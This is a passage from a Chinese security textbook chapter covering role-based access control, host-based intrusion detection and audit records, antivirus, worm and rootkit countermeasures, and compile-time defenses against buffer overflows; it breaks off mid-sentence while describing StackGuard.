
表 15.1 中的规则集合是一个访问控制系统规则集合的例子。接下来的部分是能够被包括在规则集合中的附加或者可选规则的例子。一个仅允许转移的权限也能够被定义，转移的权限被添加到目标主体，并从原有的主体中删除。如果不允许所有者权限的拷贝标志，也可以将对象或者主体的拥有者数量限制为一个。

主体创建另一个主体并且具有新主体的"所有者"访问权限的功能，能够用于定义一个主体的层次结构。例如，在图 15.4 中，S_1 拥有 S_2 和 S_3，S_2 和 S_3 是 S_1 的下级。根据表 15.1 中的规则，S_1 能够将 S_1 已经拥有的权限授权给 S_2，或者从 S_2 删除这些权限。这项功能很有用，例如，当一个主体需要调用一个未取得完全信任的程序，又不希望该程序能够将权限转移给其他主体的时候。

15.2.2 基于角色的访问控制

传统的 DAC 系统为单独用户或者用户群组定义访问权限。相比之下，RBAC 则是基于用户在系统中的角色，而不是基于用户标识。典型地，RBAC 模型定义一个角色，如同一个组织中的一项工作职能。RBAC 系统将访问权限分配给角色，而不是分配给用户。这样，根据用户的不同职责，再静态或动态地分配给不同的角色。

现在，RBAC 在商业上被广泛应用，并且是一个很活跃的研究领域。美国国家标准技术研究院已经制定了一项标准《密码模块的安全需求》(FIPS PUB 140-2，May 25，2001)，这项标准需要通过角色进行访问控制和管理。

和角色与资源或者系统对象之间的关系一样，用户和角色之间是多对多的关系 (见图 15.6)。用户集合是可变的，而且在一些情况下用户集合会经常性地改变，同样，分配给一个用户的一个或者多个角色也是可变的。在绝大部分情况下，系统中的角色集合倾向于静态的，偶尔有新增或者删除。每一个角色对一个或者多个资源拥有特定的访问权限。资源集合与特定访问权限联系到一个具体角色上，这种联系也同样是很少改变的。




图 15.6 用户、角色和资源

我们能够使用访问矩阵的表示方式简单地描述 RBAC 系统中的关键元素，如图 15.7 所示。上方的矩阵连接单独用户到角色。通常用户比角色数量更多。每一个矩阵元均是空的或者被标记的，后一个矩阵表示用户被分配给角色。注意，一个用户能够分配给多个角色（每行中多于一个标记），一个角色也能够分配给多个用户（每列多于一个标记）。将角色视为主体，则下方的矩阵和 DAC 访问控制矩阵的结构相同。通常，角色很少，而对象或资源很多。在这个矩阵中，矩阵元表示角色拥有的特定访问权限。注意，一个角色能够被视为一个对象，从而允许定义角色的层次结构。

	R_1	R_2	• • •	R_n
U_1	×			
U_2	×			
U_3		×		×
U_4				×
U_5				×
U_6				×
⋮				
U_m	×			

对象

角色	R_1	R_2	R_n	F_1	F_1	P_1	P_2	D_1	D_2
R_1	控制	所有者	所有者控制	读*	读所有者	唤醒	唤醒	查找	所有者
R_2		控制		写*	执行			所有者	查找*
⋮									
R_n			控制		写	停止			

图 15.7 RBAC 的访问控制权限矩阵图

RBAC是一个最小权限原则的有效实现。也就是说，每一个角色都应包括这个角色所需要的权限的最小集合。用户分配给一个角色，仅允许这个用户执行这个角色所需要的操作。分配给同一个角色的多个用户，拥有相同的最小访问权限集。

15.3 入侵检测

以下RFC 2828（见《Internet安全术语》）中的定义与我们的讨论相关：

对安全性的入侵：一个安全事件或者一些安全事件的组合，入侵者在未授权的情况下获得，或者试图获得系统的访问权限（或者系统资源），它们构成一次安全事故。

入侵检测：一个为发现未授权的系统资源访问，并提供实时或者近似实时的警告而监控和分析系统事件的系统服务。

入侵检测系统分为以下几种：

- **基于主机的入侵检测系统**：监控一个主机的特征和主机内发生的能导致可疑行为的事件。
- **基于网络的入侵检测系统**：监控特定网络段或网络设备上的通信，并且分析网络、传输以及应用协议来识别可疑活动。

一个入侵检测系统包括三个逻辑组件：

- **探测器**：探测器负责收集数据。探测器的输入可能是系统中能够包含侵入的证据的任意部分。探测器的输入类型包括网络数据包、日志文件以及系统调用的追踪记录。探测器收集信息并且转交给分析器。
- **分析器**：分析器从一个或多个探测器或从其他分析器接收输入。分析器负责判断是否有入侵发生。这个组件的输出是关于入侵是否发生的判断。输出还可以包括支持这个入侵是否发生的结论的证据。分析器可以提供入侵发生时可采取的动作的指导。
- **用户界面**：入侵检测系统的用户界面使用户可以观察系统的输出或控制系统的行为。在其他系统中，用户界面可能会等同于管理器、控制器或控制台组件。

15.3.1 基本原则

验证工具、访问控制工具和防火墙都在入侵防护中起着作用。另一道防线就是入侵检测，这是近些年许多研究的焦点。这种兴趣是由如下动机所推动的：

1）如果及时检测出入侵，则可以在任何破坏发生或任何数据被危及之前确定入侵者，并将其逐出系统。

2）一个有效的入侵检测系统可以作为一个威慑，用以预防入侵。

3）入侵检测可以用收集到的入侵技术的信息来加强入侵防护的手段。

入侵检测基于这样一个假设：入侵者的行为与合法用户在一些可被量化的方面可以被区分。当然，我们不能期望对入侵者的攻击和授权用户对正常资源的使用有一个简单、准确的区分，两者必定会有一些重叠。

图15.8用抽象的术语描述了一个入侵检测系统的设计者所要面对的任务的本质。虽然典型的入侵者行为和典型的授权用户行为是不同的，但是这些行为之间还是有重叠的。因此，一个宽泛的入侵行为解释可以捕获更多入侵者，但也会造成一定数量的误报率（false positive）或将授权用户识别为入侵者。另一方面，为了限制误报率而使用严格的入侵行为解释则会造成漏报率（false negative）的增长，或使入侵者没有被识别为入侵者。因此，在入侵检测的实践中会有一个折衷和艺术的成分。

在Anderson的研究中[ANDE80]，通过合理的可信度，可以假设冒充者与合法用户是能被区

分开的。通过观察合法用户的历史可以确定其行为模式，显著的对这些模式的背离可以被检查出来。Anderson 认为检测一个非法行为者（合法用户进行未授权的活动）更加困难，这时正常行为与异常行为的区别是很小的。Anderson 推断这些侵害是不能在搜索异常行为时被单独检测出来的。然而，非法行为者的行为仍然还是可以通过对未授权使用的条件类别进行明智的定义来检测出。最后，对秘密用户的检测被认为是超过了纯自动化技术的范围。这些 1980 年的观察资料，至今仍然有效。

在本节的后面部分，我们将集中讨论基于主机的入侵检测。




图 15.8 入侵者与授权用户的行为曲线

15.3.2 基于主机的入侵检测技术

基于主机的入侵检测系统在诸如数据库服务器和管理系统等易受攻击或敏感系统中增加了一层特殊的安全软件。基于主机的入侵检测系统用不同的方式监测系统中的活动，以检测可疑的行为。在一些情况下，入侵检测系统可以在发生任何破坏之前终止攻击，但是其主要工作还是检测入侵、记录可疑活动和发出警报。

基于主机的入侵检测系统的主要优势在于其可以同时检测外部和内部的入侵，这对于基于网络的入侵检测系统或防火墙是不可能的。

基于主机的入侵检测系统一般通过以下两种途径之一来检测入侵：

1）异常检测：包括收集合法用户在一段时间内的行为相关的数据。在判断被观察到的用户行为是否为合法用户行为时，对其进行统计测试，从而提高分析结果的可信度。以下是两种统计异常检测的方法：

a）阈值检测：此种方法包括定义用户无关的、不同事件发生频率的阈值。

b）基于用户资料的：为每个用户生成一个关于活动的用户资料，用于检测个人用户行为的变化。

2）签名检测：包括尝试定义一组规则或攻击模式，用于决定一个特定的行为是否发自一个入侵者。

从本质上来讲，异常检测的方法尝试定义一般或预期的行为，而基于签名的方法尝试定义正确的行为。

根据前面所列的攻击者类型，异常检测对冒充者有效，冒充者不太可能会模仿其所用账户的行为模式。另一方面，此技术可能并不能处理非法行为者。对于这类攻击，基于签名的方法能够识别环境中的事件和序列，并发现渗透。实际上，一个系统可能会使用两种方法的组合来有效地防范各种类型的攻击。

15.3.3　审计记录

入侵检测的一个基本工具就是审计记录。一些正在进行的用户活动记录必须作为入侵检测系统的输入来进行维护。基本上，可使用两种方案：

- **本地审计记录**：事实上，所有多用户操作系统都包含审计软件，用以收集用户活动的信息。使用这些信息的优点在于不需要额外的收集软件。缺点是本地审计记录不一定包含需要的信息，或其存储形式不方便。
- **检测特有的审计记录**：收集工具可以实现为生成包含仅为入侵检测系统所需信息的审计记录。这种方法的一个优点在于其可以做成供应商无关的，并移植到多个系统；缺点在于在机器上需要同时运行两个审计软件包所需的额外开销。

Dorothy Denning[DENN87]开发了一个检测特有的审计记录的很好的实例。每个审计记录都包括如下几个域：

- **主体**：活动的发起者。主体通常为一个终端用户，但也可能是一个代表用户或用户组的进程。所有的活动都通过主体发出的命令而发生。可以将主体分组成不同的访问级别，这些级别可以有重叠。
- **动作**：主体对一个对象所进行的操作。例如登录、读取、进行 I/O 操作、执行。
- **对象**：动作的接收者。例如文件、程序、信息、记录、终端、打印机和用户或程序创建的结构体。当一个主体成为一个动作的接收者时，如电子邮件，则此主体被当做一个对象。对象可以按类型分组。对象的粒度根据对象的类型和环境而变化。例如，数据库动作可能将数据库当做整体审计，也可能在记录级别审计。
- **异常条件**：如果存在异常条件，指示哪个异常条件在返回时被引发。
- **使用资源**：一个定量元素的列表，列表中每个元素给出某种资源的使用量。（例如，打印或显示的行数、读取或写入的记录数、处理器时间、I/O 单元使用、会话使用时间）。
- **时间戳**：标识动作发生的唯一的日期时间戳。

多数用户操作由一些基本动作构成。例如，文件复制包含了执行用户命令（包括访问验证和初始化复制）、读取文件、写入另一个文件。考虑这样一个命令：

COPY GAME.EXE TO <Library>GAME.EXE

由 Smith 发出，从当前目录复制一个可执行文件 GAME 到<Library>目录。可能会生成如下审计记录：

Smith	execute	<Library>COPY.EXE	0	CPU = 00002	11058721678
Smith	read	<Smith>GAME.EXE	0	RECORDS = 0	11058721679
Smith	execute	<Library>COPY.EXE	write-viol	RECORDS = 0	11058721680

在此例中，复制动作被终止了，因为 Smith 不具有对<Library>的写权限。

将用户操作分解为基本动作有三个优势：

1）因为对象是系统中的受保护的实体，使用基本动作使得对对象相关的所有行为都受到审计。这样，系统可以检测出对访问控制的破坏尝试（通过关注返回的异常条件数量的异常）并且通过关注主体可访问的对象集合中的异常可以检测出成功的破坏。

2）单一对象、单一动作审计记录使模型和实现简化。

3）因为简单、统一的检测特有的审计记录结构，使获取此信息（或至少部分信息）相对简单，只需将现有的本地审计记录做一个到检测特有的审计记录的映射即可。

15.4 恶意软件防御

15.4.1 反病毒方法

对病毒威胁的一个理想解决方法即预防：在第一时间阻止病毒进入系统。虽然预防可以降低成功的病毒攻击的数量，但这个目标通常来讲是不可能达到的。下一个最好的方法就是能够做到如下几点：

- **检测**：当感染发生时，确定其发生并定位病毒。
- **识别**：当检测成功时，识别感染程序的特定病毒。
- **清除**：当特定病毒被识别出，从被感染的程序中清除所有病毒的痕迹并将程序还原到其初始状态。从所有被感染系统中清除病毒，以防止其进一步传播。

如果检测成功，但不能识别或清除，则一个替换方案为放弃被感染的程序，并重新读取一个干净的备份。

病毒与反病毒技术的发展是相互促进的。早期的病毒是相对简单的代码片段，并可以被相对简单的反病毒软件包所识别和清除。随着病毒竞争的演化，不论是病毒还是反病毒软件都变得更加复杂和成熟。更加成熟的反病毒方法和产品不断地出现。本节将着重介绍两个最重要的技术。

类属解密

类属解密（GD）技术使得反病毒软件可以在保持快速扫描速度的同时容易地检测出甚至最复杂的变形病毒[NACH97]。回忆一下，当一个含有变形病毒的文件被执行时，病毒必须将自身解密以激活。为了检测这种结构，可执行文件运行时要通过一个类属解密扫描器，其包含如下元素：

- **CPU 模拟器**：一个基于软件的虚拟计算机。可执行文件中的指令通过模拟器解释，而非直接由处理器执行。模拟器包括所有寄存器和其他处理器硬件的软件版本，因此真实处理器并不受模拟器所解释的程序影响。
- **病毒签名扫描器**：一个扫描目标代码以查找已知病毒签名的模块。
- **模拟控制模块**：控制目标代码的执行。

在每次模拟的开始，模拟器开始逐条解释目标代码的指令。这样，如果代码包含一个解密程序，解密并暴露出病毒，此代码被解释出。事实上，病毒自己通过暴露病毒来帮助反病毒程序完成了这个工作。控制模块周期性地中断解释工作并在目标代码中扫描病毒签名。

在解释过程中，目标代码不会对实际的个人电脑环境产生任何危害，因为指令是在完全受控的环境中解释的。

设计类属解密（GD）扫描器的最大难题是确定使用多长时间来执行每次解释过程。通常，在一个程序开始执行后病毒成分很快被激活，但是情况未必都是这样。扫描器仿真某个程序的时间越长，发现隐藏的病毒的可能性就越大。尽管如此，在用户开始抱怨系统性能下降之前，反病毒程序只能使用有限的时间和资源。

数字免疫系统

数字免疫系统是一个由 IBM 公司[KEPH97a，KEPH97b，WHIT99]开发并且后来由 Symantec 公司[SYMA01]改进的防病毒的综合方法。开发它的动机是不断上升的基于互联网传播的病毒的威胁。我们先介绍这种威胁，然后总结 IBM 的方法。

传统上，病毒威胁的特征是新病毒和新变种扩散相对缓慢。防病毒软件通常按月更新，并且这足以控制问题。此外传统上，因特网在病毒传播方面起着比较小的作用。但是正如[CHES97]指出的那样，近年来因特网技术方面的两个主要的趋势已经对病毒传播速度产生越来越大的影响。

- **集成化的邮件系统**。诸如 Lotus Notes 和 Microsoft Outlook 的系统，使发送给任何人的

任何东西和使用任何收到的东西非常简单。

- 可移动程序系统。像 Java 和 ActiveX 那样的能力，允许程序把自己从一个系统移植到另一个系统。

为应对这些基于因特网能力而构成的威胁，IBM 已经开发了一个数字化免疫系统原型。该系统扩展了前面小节所讨论的程序仿真的应用并且提供了一套通用的仿真和病毒检测系统。该系统的目标是提供快速响应时间，以便几乎在病毒刚产生时就可以消灭它。当一种新病毒进入一个组织时，免疫系统自动捕获它、分析它、增加检测和屏蔽它、删除它，并且向运行 IBM 反病毒软件的系统传送关于病毒的信息，以便允许它在别处运行之前就可以被发现。

图 15.9 说明数字化免疫系统中典型的操作步骤：




图 15.9　数字免疫系统

1）每台 PC 上的监控程序使用多种基于系统行为、程序的可疑变化或家族签名的启发式方法来推断出一种病毒可能存在。监控程序将任何它认为受感染的程序发送给组织内的管理机器。
2）管理机器加密这个样本并且把它发送到一台中心病毒分析计算机。
3）为了分析，这台机器建立一个可以让被感染程序安全运行的环境。用于此目的的技术包括仿真，或者创建一个可疑程序能运行和受监控的、受保护的环境。接着病毒分析机器提供一个用于识别和移除病毒的指令。
4）结果指令被返还到管理机器。
5）管理机器把这个指令转发到受感染的客户端。
6）该指令也被转发到组织里的其他客户端。
7）全世界的用户得到有规律的防病毒更新以保护其免受新病毒的危害。

数字免疫系统的成功依赖于病毒分析机器检测新出现的和变异的病毒株（virus strains）的能力。通过经常分析和监控自然状态下发现的病毒，连续不断改进数字化免疫的软件以跟上威胁应该是可能的。

行为封锁软件

不像启发式或基于指纹的扫描器，为了发现恶意活动，行为封锁软件与宿主电脑的操作系统集成在一起并且实时地监控程序行为 [CONR02，NACH02]。行为封锁软件在那些潜在的恶意行动有机会影响系统之前阻止它们。受监控的行为可能包括：

- 试图打开、查看、删除及（或）修改文件。
- 试图格式化磁盘驱动器和执行其他不可恢复的磁盘操作。
- 修改可执行文件或宏的逻辑。
- 修改关键的系统设置，例如启动设置。
- 电子邮件和即时通信客户端发送可执行内容的脚本。
- 网络通信的开始。

图 15.10 说明了一个行为封锁者的操作。行为封锁软件在服务器和台式电脑上运行，并且通过网络管理员设置的策略接受指示，以便让良性的动作发生，但是当非法或者可疑动作发生时进行仲裁。该模块阻止任意可疑软件运行。一个封锁者将代码隔离到一个沙盒中，它阻止代码访问多种操作系统资源和应用程序。然后封锁者发出一个警告。




图 15.10　行为封锁软件的操作

因为一个行为封锁者能以实时的方式堵塞可疑的软件，它优于像指纹或者启发式所建立的防病毒检测技术。当有简直数万亿种方式来混编和重组一种病毒或蠕虫的指令时，它们中的许多将躲避一个指纹扫描器或者启发式的检测。最终恶意代码必须向操作系统提供明确的请求。考虑到行为封锁者能解释所有这样的请求，不管程序逻辑显得多么模糊，它都可以识别和阻止可疑的行为。

单独使用行为封锁有局限性。因为在所有的行为被识别前，恶意代码必须在目标机器上运行，它可能在被检测和阻止前造成破坏。例如，在感染一个单独文件并且被堵塞之前，一种新病毒可能在硬盘驱动周围弄乱许多似乎不重要的文件。即使实际感染被阻塞，用户可能找不到他的文件，导致生产率的损失或者可能更糟。

15.4.2　蠕虫对策

处理病毒和蠕虫的技术有相当多的重叠。一旦蠕虫侵入机器，可以用反病毒软件来检测它。另外，因为蠕虫传播产生相当多的网络活动，网络活动和使用的监控能形成防御蠕虫的基础。

首先，让我们考虑一个有效的蠕虫对策方案的要求：

- 一般性：采用的方法能应付多种蠕虫攻击，包括多态蠕虫（polymorphic worms）。
- 及时性：该方法应该反应迅速，以便限制被感染系统的数量和由被感染系统产生的传输数量。
- 适应性：该方法应该对攻击者为躲避蠕虫对策而采用的躲避技术具有抵抗力。
- 最小的拒绝服务代价：该方法应该导致能力或者服务方面的最小削弱，这种削弱是对策

软件的行动导致的。也就是说，试图控制蠕虫传播，对策不应该明显干扰正常的操作。

- **透明性**：对策软件和设备不应该要求修改现有的（遗留）操作系统、应用软件和硬件。
- **全球和本地的覆盖**：该方法应该能应对企业网内部和外部的攻击源。

现有的蠕虫对策方案都无法满足所有这些要求。因此，系统管理员通常需要使用多种方法来防御蠕虫攻击。

以下 [JHI07]我们列举 6 类蠕虫防御措施：

A. **基于签名的蠕虫扫描策略**：这类方法产生一个蠕虫签名，它用于在进入/离开一个网络/主机时防止蠕虫扫描。通常，该方法包括识别可疑的流和生成一个蠕虫签名。该方法易受多态蠕虫的伤害，要么检测软件遗漏了蠕虫，要么如果检测软件足够复杂到能对付多态蠕虫，该方案可能需要很长时间来响应。[NEWS05] 是该方法的一个例子。

B. **基于过滤器的蠕虫抑制**：该方法与 A 类相似但集中于蠕虫的内容而非一个扫描签名。过滤器检查一条消息以决定它是否包含蠕虫代码。Vigilante [COST05]是一个例子，它依靠在主机端的联合蠕虫检测。该方法可能十分有效但是需要有效的检测算法和迅速的警告传播机制。

C. **基于有效载荷分类的蠕虫抑制**：这些基于网络的技术检查包查看它们是否包含蠕虫，可以使用各种各样的异常检测技术，但是需要当心的是避免误报率和漏报率的高水平。[CHIN05] 报告了这种方法的一个例子，它在网络流中寻找漏洞检测代码。该方法没有生成基于字节模式的签名而是寻找表明漏洞检测的控制和数据流的结构。

D. **阈值随机移动扫描检测**：阈值随机移动（TRW）利用随机性来选取连接目的地，将此作为检测是否存在一个扫描器在运行的方法[JUNG04]。TRW 适合部署在高速、低成本的网络设备上。这比那些在蠕虫扫描中的通用行为更有效。

E. **速度限制**：该类方法限制来自被感染的主机有扫描特征的流量速率，可以使用多种策略，包括限制一个主机在一个时间段内能够连接的新机器的数量、检测一个高链接失败率和限制一个主机在一个时间段内可以扫描的唯一的 IP 地址数量。[CHEN04]是一个例子。这类对策可能对普通流量带来高延迟，这种对策同样无法适用缓慢隐蔽的蠕虫，这种蠕虫传播得很慢，以躲避基于活动级别的检测。

F. **速度阻止**：当输出连接速度或连接企图的多样性超过某个阈值时，该方法立刻阻止输出流量[JHI07]。该方法必须包含以一种透明的方式快速解除阻塞那些被错误阻塞的主机的办法。速度阻止可以与基于签名或过滤器的方法结合，以便一旦生成一个签名或过滤器，每个被阻塞的主机都能解除阻塞。速度阻止似乎提供了一个非常有效的对策。和速度限制一样，速度阻止技术也不适合慢的、隐蔽的蠕虫。

15.4.3 自动代理程序的对策

本章讨论的许多对策都对对抗自动代理程序有意义，包括入侵检测系统（IDS）和数字免疫系统。一旦自动代理程序被激活并且展开攻击，这些对策都能够用来检测攻击。但是首要的目的是设法在自动代理程序自动创建的时候检测和禁用它。

15.4.4 rootkit 对策

rootkit 非常难于检测和消灭，尤其是内核级别的 rootkit。许多可以用来检测 rootkit 或它的痕迹的系统管理工具都能被 rootkit 精确地破坏，因此 rootkit 不能被检测到。

需要多种网络和计算机级别的安全工具来对付 rootkit。基于网络和基于主机的入侵检测系统都可以在传入流量中查找到已知的 rootkit 攻击的代码签名。基于主机的反病毒软件也被用于识

别这种已知的签名。

当然，总是有很多新的 rootkit 和显示新签名的现有 rootkit 的修改版本。这些情况下，系统需要寻找可以提示 rootkit 存在的行为，如截获系统调用或与键盘驱动程序交互的键盘记录程序。检测这些行为并非容易，例如，反病毒软件通常截获系统调用。

另一种方法是做某种文件完整性检查。一个例子是 RootkitRevealer，它是一个来自 SysInternals 的免费软件包。该软件包对利用 API 进行的系统扫描结果和不调用任何 API 指令的存储器快照进行比较。因为 rootkit 通过修改从系统管理员调用角度来看的存储器的情况来隐藏自己，RootkitRevealer 捕获这个差异。

如果检测到一个内核级别的 rootkit，无论如何，唯一的安全和可靠的恢复方式就是在被感染的机器上重新安装操作系统。

15.5 处理缓冲区溢出攻击㊀

发现并利用一个堆栈缓冲区溢出其实并不难，过去几十年出现的大量漏洞利用已经很清楚地说明了这一点。因此，要么通过防止溢出的出现，要么至少要检测到并终止这类攻击，总之，系统需要能够抵御这类攻击。本节就将讨论实现这类保护的可行性方法。这些方法可以大体分为两类：

- 编译时防御，其目标是通过加固程序来抵御对新程序的攻击。
- 运行时防御，其目标是探测并阻止对已有程序的攻击。

虽然人们对于合适的防御方法的了解已经有几年了，但是因为现存的有漏洞软件和系统的数量巨大，因此阻碍了这些防御的开发；于是便激发了开发者对于运行时防御的兴趣，这种防御可以配置在操作系统中，可以升级，还可以为已经存在的有漏洞程序提供一定的保护。[LHEE03]中提及了其中的大部分方法。

15.5.1 编译时防御

编译时防御的目标是在程序编译时通过配置程序来探测并阻止缓冲区溢出。可以有 4 种做法，一种是选择一种不允许缓冲区溢出的高级语言，二是鼓励安全的编码规范，三是使用安全的标准库，还有一种是额外加入代码来检测栈帧的崩溃。

编程语言的选择

一种可能的方法是使用一种现代高级编程语言编写程序，这种语言拥有严格的变量类型概念，并且严格规定它们允许哪些操作。这类语言不易造成缓冲区溢出，因为它们的编译器额外包含了自动触发边界检测的代码，从而免去了程序员显式编写它们的需要。这些语言所提供的伸缩性和安全性确实需要耗费大量的资源，这种消耗既出现在编译期，同时也出现一些额外代码上，这些代码必须在运行期执行以完成如缓冲区限制这一类的检测。但是，由于处理器效率的高速提升，如今上述这些不是已经不像以前那么明显了。越来越多的程序选择使用这些语言编写，因此也就不再有缓冲区溢出的问题（但是，如果这些程序使用了已有的系统库或使用了用不安全语言编写的运行时执行环境，那么它们可能还会容易受到攻击）。底层机器语言与框架之间的距离同样会造成指令和硬件资源的丢失。这一点限制了编写代码的效率，比如设备驱动程序就必须与那类资源交互。由于这些原因，程序中仍然会至少使用一些安全性稍差的语言（如 C 语言）编写代码。

安全编码技术

程序员们应该意识到，如果使用像 C 这样的语言，那么指针地址和访问存储器的操作能力就是对他们最直接的一项需要付出代价的要求。C 语言本来是为系统开发而设计的一种语言，它

㊀ 本节的材料是由澳大利亚国防学院的 Lawrie Brown 提供的。

所运行的系统都比现在所使用的小得多，而且拥有更多约束限制。这意味着，C 语言的设计者们将重点更多地投入到了空间利用率和性能两方面，而不是投入到类型安全方面。他们假设程序员会十分小心地使用这些语言编写代码，并且会负责任地保证安全使用所有的数据结构和变量。

不幸的是，几十年的经验告诉我们，事实并非如此。从 UNIX 和 Linux 操作系统及应用程序中遗留的大量潜在的不安全代码中可以看出，其中有一些代码就有发生缓冲区溢出的潜在危险。

为了坚固这些系统，程序员需要检查这些代码，用一种安全的方式重写任何不安全的代码结构。因为快速汲取了以往缓冲区溢出的漏洞利用的经验，因此这一流程已经开始在一些系统中进行了。使用这一流程的一个比较好的例子就是 OpenBSD 项目，这个项目开发出了一套免费、跨平台、基于 4.4BSD 的类 UNIX 的操作系统。除了一些其他方面的技术改进，程序员们还对已有代码实施了全面的检查，包括操作系统、标准库以及通用程序。这一做法直接促使这套系统被人们广泛认为是目前被大量使用的操作系统中最安全的操作系统之一。OpenBSD 项目 2006 年中就宣称，8 年多以来，系统在默认安装情况下只发现了一个远程漏洞，这显然是一项骄人的成绩。微软也已经实施了一个重点工程来检查他们现有的代码，部分原因是为了回应目前仍在继续的有关他们的操作系统和应用程序中存在的漏洞数量的负面宣传，这些漏洞中就包括很多缓冲区溢出问题。虽然他们声称新版 Vista 操作系统将会从这一过程中受益良多，但这显然已经成为一个艰难的过程。

语言扩展及使用安全库

了解了 C 语言中可能出现不安全数组和指针引用等问题，目前已有一些建议希望参数编译器能够自动为那些引用插入边界检查。虽然对于静态分配的数组来说这样做非常容易，但是，如果处理动态分配的内存就会出现很多问题，因为信息大小在编译期是不知道的。处理这类内存需要一种对指针语义的扩展，用来包含边界信息和库函数的使用，以保证这些值能够被正确设定。[LHEE03]中列举了几个这样的方法。然而，使用这类方法一般会造成性能损失，这一点不一定能被接受。同时，这些方法也要求所有需要这种安全特性的程序和库要使用修改后的编译器重新编译。虽然这对于一个刚刚发布的操作系统以及它的附属程序可能是可行的，但是对于第三方应用程序，这样做仍然可能出现问题。

对于 C 语言，人们普遍关注的问题来自于它对非安全标准库函数的使用上，尤其是一些字符串处理函数。一个改善系统安全性的方法是将这些库函数替换为更安全的变体。这包括提供新的方法，如 BSD 系列系统中（包括 OpenBSD）的 `strlcpy()` 方法。使用这些方法需要重写源代码以使它们与新的更安全的语义保持一致。或者选择只将标准字符串库替换为更安全的版本。**Libsafe** 是采用这个方法的一个比较著名的例子，它实现了这些标准语义，同时包含了额外的检查来确保复制操作没有延伸到栈帧中局部变量空间以外的地方。所以，虽然它不能防止临近局部变量的崩溃，但却能够防止对原有栈帧的任何修改，并返回地址值，因此阻止了我们之前检查到的传统栈缓冲区溢出类型攻击。这种库被实现为一种动态库，安排在已存在标准库之前载入，而且，假如它们是动态的获取标准库方法（像大多数程序的做法一样），那么就能因此为已有程序提供保护而不必重新编译它们。值得注意的是，更改后的库代码在执行效率方面至少与标准库是一样的，因此使用它保护已有程序免受一些形式的缓冲区溢出攻击是一种非常容易的方法。

栈保护机制

保护程序免受传统的栈溢出攻击的一个有效方法就是为函数配备进入和退出代码的标示，并检查栈空间避免崩溃的出现。如果发现任何更改，则终止程序而不是放任攻击继续进行。有很多种方法能够提供这种保护，那是我们下面要讨论的内容。

Stackguard 是最著名的保护机制之一。它是一个扩展 GCC 编译器，插入了额外的函数进入和退出代码。在系统为局部变量分配地址空间之前，新加入的函数入口代码在旧栈帧指针地址下

